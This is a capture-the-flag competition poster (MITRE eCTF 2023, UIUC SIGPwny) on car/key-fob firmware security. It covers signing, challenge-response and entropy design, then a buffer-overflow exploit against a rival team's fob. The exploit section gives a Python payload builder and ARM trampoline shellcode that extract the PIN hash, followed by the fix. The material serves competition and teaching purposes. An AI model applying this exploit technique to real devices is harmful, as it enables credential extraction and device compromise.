Smashing Cars for Flags and PINs

SIGPwny @ University of Illinois Urbana-Champaign
Advised by Professor Kirill Levchenko

Design Overview

Encryption vs Signing:
- We recognized that encryption *only* provided confidentiality, not authenticity nor integrity.
- All communications are signed using ECDSA, ensuring authenticity and integrity.
- The factory signs features ensuring only authorized features can be enabled.

Challenge-Response Protocol:
- When requested, the car challenges the fob.
- The fob authenticates by signing the nonce.



Figure 1: Simplified challenge-response unlock protocol

Timing Side Channel Protections:
- We use hardware clocks to ensure there is always a delay before an action is completed.
- This stops brute force attacks on the fob PIN.

Defensive Highlight

Motivation: Generating the same unlock challenge/nonce would allow a replay attack.
- A fixed-seed random number generator (RNG) is vulnerable to replays if the car is reflashed.
- The Tiva TM4C123GXL[1] boards used in the competition lack a hardware RNG component.

Solution: Similar to the Linux kernel[2], we combine proven sources of entropy to resist attacks against individual entropy sources.
- **SRAM State**: In regular operation, SRAM is unpredictable when unpowered and can be a source for entropy on boot.
- **Event Timing**: We use the precise (sub-microsecond) time of interactions with the car as a source of entropy.
- **CPU Temperature**: We collect and hash thousands of temperature samples, requiring minimal entropy per sample for security.

Future Enhancements:
- We can regularly reseed values from sources.
- We can gain additional entropy from the variability of hardware clocks and timers.

Offensive Highlight

Vulnerability: `uart_readline()` only stops reading until a newline, regardless of the output buffer size. This allows a buffer overflow attack.

```
uint8_t uart_buffer[sizeof(ENABLE_PACKET)];
uart_readline(HOST_UART, uart_buffer);
```

Figure 2: Vulnerable `enableFeature()` in fob/src/firmware.c

Exploit: Using the buffer overflow, we overwrite the return address to jump to shellcode on the stack, giving us arbitrary code execution.
- In this example, we are attacking a team's feature enabling on a fob to extract their PIN.
- We preserve `main()` locals since they are used in the `enableFeature()` function.



Figure 3: Stack layout (relative addresses)

```
payload = feature                                   # actual feature
payload += b'\x00' * (0xa0 - len(feat))  # buffer overflow
payload += p32(0x200020b5)                 # pc to trampoline
payload += b'\x00'*4+b'enable'+b'\x00'*7 # preserve locals
payload += str(car_id).encode() + b'\x00\x00'
payload += shellcode                                # stage 1 shellcode
```

Figure 4: Python code to generate exploit

We first send a 20-byte trampoline shellcode – anything over 20 bytes overwrites the PIN hash on the stack (what we are trying to exfiltrate).

```
ldr  r0, =0x4000c000   // HOST_UART
add  r1, sp, #0x300    // address to write stage 2 payload
ldr  r2, =0xad89       // uart_read()
blx  r2
b    $+0x3a0           // jump to stage 2 payload
```

Figure 5: Stage 1 shellcode loader

We call `uart_read()` to read in our stage 2 shellcode, then jump to that shellcode which dumps the SHA256 PIN hash from the stack to UART. Then, we can crack the hash off the device.

Fix: Use `uart_read`, which can read in an exact, specified number of bytes, preventing overflow.

```
uint8_t uart_buffer[sizeof(ENABLE_PACKET)];
uart_read(HOST_UART, uart_buffer,
     sizeof(ENABLE_PACKET));
```

Figure 6: Fixed `enableFeature()` function

References
1. https://www.ti.com/lit/ds/spms376e/spms376e.pdf
2. https://blog.cloudflare.com/ensuring-randomness-with-linuxs-random-number-generator/

MITRE eCTF 2023
April 24, 2023